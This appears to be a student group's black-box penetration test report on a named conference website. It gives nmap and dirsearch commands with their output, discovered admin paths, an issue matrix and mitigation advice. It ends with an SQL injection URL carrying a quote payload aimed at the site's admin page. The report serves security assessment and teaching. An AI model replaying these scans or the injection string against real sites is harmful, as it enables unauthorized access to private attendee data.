GROUP - D

PENETRATION TESTING

GROUP MEMBERS

Ajith Bala
Aseer Bazal
Dheeraj T B
Dhyan Krishna
Michelle Pantelouris
Mo Matin Udhi
Poornesh
Reduan
Samithran Ramesh
Sayyam Saboo
Subhashis mondal
Utsavpari Pareshpari Gosai
Vaishnavi. V

PENETRATION TESTING

CLIENT : Manashakti

TARGET: https://conference.manashakti.org

TYPE : Black Box

ISSUE MATRIX

This section lists all issues identified during the assessment, their severity rating, and a brief description along with the associated IDs:

ID	RISK	TITLE	DETAILS
#01	Critical	Database version and creator	Threat actors have the ability to perform SQLi to gain access to the database and the admin panel.
#02	Critical	User Information Disclosure	Threat Actors have the ability to gain access to sensitive information for all attendees, including home addresses.
#03	High	Local Privilege Escalation via Outdated SMTP Service	Exploit that occurs when a user or software program gains higher privileges or access rights on a system or application than originally intended.
#04	Medium	Unnecessary Open Ports	Non web-based ports are open which can cause a significant increase in the attack surface.
#05	Medium	Vulnerable MySQL Dependency	SQL Injection was found at /post. I was able to exploit this vulnerability to gain access to the admin page
#06	Low	Exposed Login Page	Login page was obtained through directory busting.

RECONNAISSANCE/SCANNING

Tools used :

Nmap

Nmap is a tool used to explore computer networks. It helps find what devices are connected, what services they offer, and how they're protected. It's useful for network admins to understand their networks and for security experts to spot potential vulnerabilities.

Dirsearch

Dirsearch is a tool used to find hidden directories and files on web servers. It helps security professionals identify potential vulnerabilities by scanning websites for areas that may not be easily visible but could pose a risk.


Nmap findings :


```
┌──(root㉿KALI)-[~]
└─# nmap  conference.manashakti.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 21:47 IST
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 24.83% done; ETC: 21:50 (0:01:52 remaining)
Nmap scan report for conference.manashakti.org (103.21.58.156)
Host is up (0.080s latency).
Other addresses for conference.manashakti.org (not scanned): 64:ff9b::6715:
rDNS record for 103.21.58.156: cp-in-2.webhostbox.net
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
25/tcp   closed smtp
26/tcp   open   rsftp
53/tcp   open   domain
80/tcp   open   http
110/tcp  open   pop3
143/tcp  open   imap
443/tcp  open   https
465/tcp  open   smtps
587/tcp  open   submission
993/tcp  open   imaps
995/tcp  open   pop3s
3306/tcp open   mysql
```

Nmap Script Scan findings :

nmap -sV --script=vulners.nse -oN nmapScan conference.manashakti.org


Reference Link: https://vulners.com/exploitdb/EDB-ID:47307






Nmap Script Scan findings :


Reference Link: https://nvd.nist.gov/vuln/detail/CVE-2020-14760






Dirsearch findings :

dirsearch -u "https://conference.manashakti.org/"






- https://conference.manashakti.org/admin.php
- https://conference.manashakti.org/js
- https://conference.manashakti.org/configtest.php

VULNERABILITY ASSESSMENT

ADMIN.PHP

https://conference.manashakti.org/admin.php

- Unauthorized access
- Sensitive info




MITIGATING ADMIN.PHP

1. **Access Controls:** Restrict access using strong authentication and IP whitelisting.
2. **Network Segmentation:** Place admin.php behind firewalls or in a separate network zone.
3. **Secure Configuration:** Ensure HTTPS, strong authentication, and secure session management.
4. **Monitoring and Logging:** Monitor access and log activities for analysis.
5. **Regular Security Assessments:** Conduct frequent vulnerability scans and penetration tests.

LOGIN PAGE

https://conference.manashakti.org:2096/src/configtest.php

- This page could be vulnerable to XSS or other injections.




MITIGATING XSS AND INJECTION ATTACKS

1. **Input Sanitization:** Validate and sanitize user input.
2. **Parameterized Queries:** Use prepared statements for database interaction.
3. **Content Security Policy (CSP):** Implement CSP headers to restrict content sources.
4. **HTTP Security Headers:** Utilize headers like X-XSS-Protection.
5. **Session Management:** Secure session handling practices.
6. **Input Validation:** Validate input data on the client and server sides.
7. **Regular Security Testing:** Conduct code reviews and security assessments.


SQL INJECTION

SQL injection is a type of cyber attack where an attacker injects malicious SQL code into input fields of a web application's form, such as login forms or search fields. This code is then executed by the application's database, allowing the attacker to manipulate or retrieve data, bypass authentication, or even execute administrative tasks on the database server.

https://conference.manashakti.org/admin.phpfield1=ref_number&select1=CONF0001'&field2=OrderDetail.order_id&select2=&field3=OrderDetail.order_id&select3=&search=Filter'

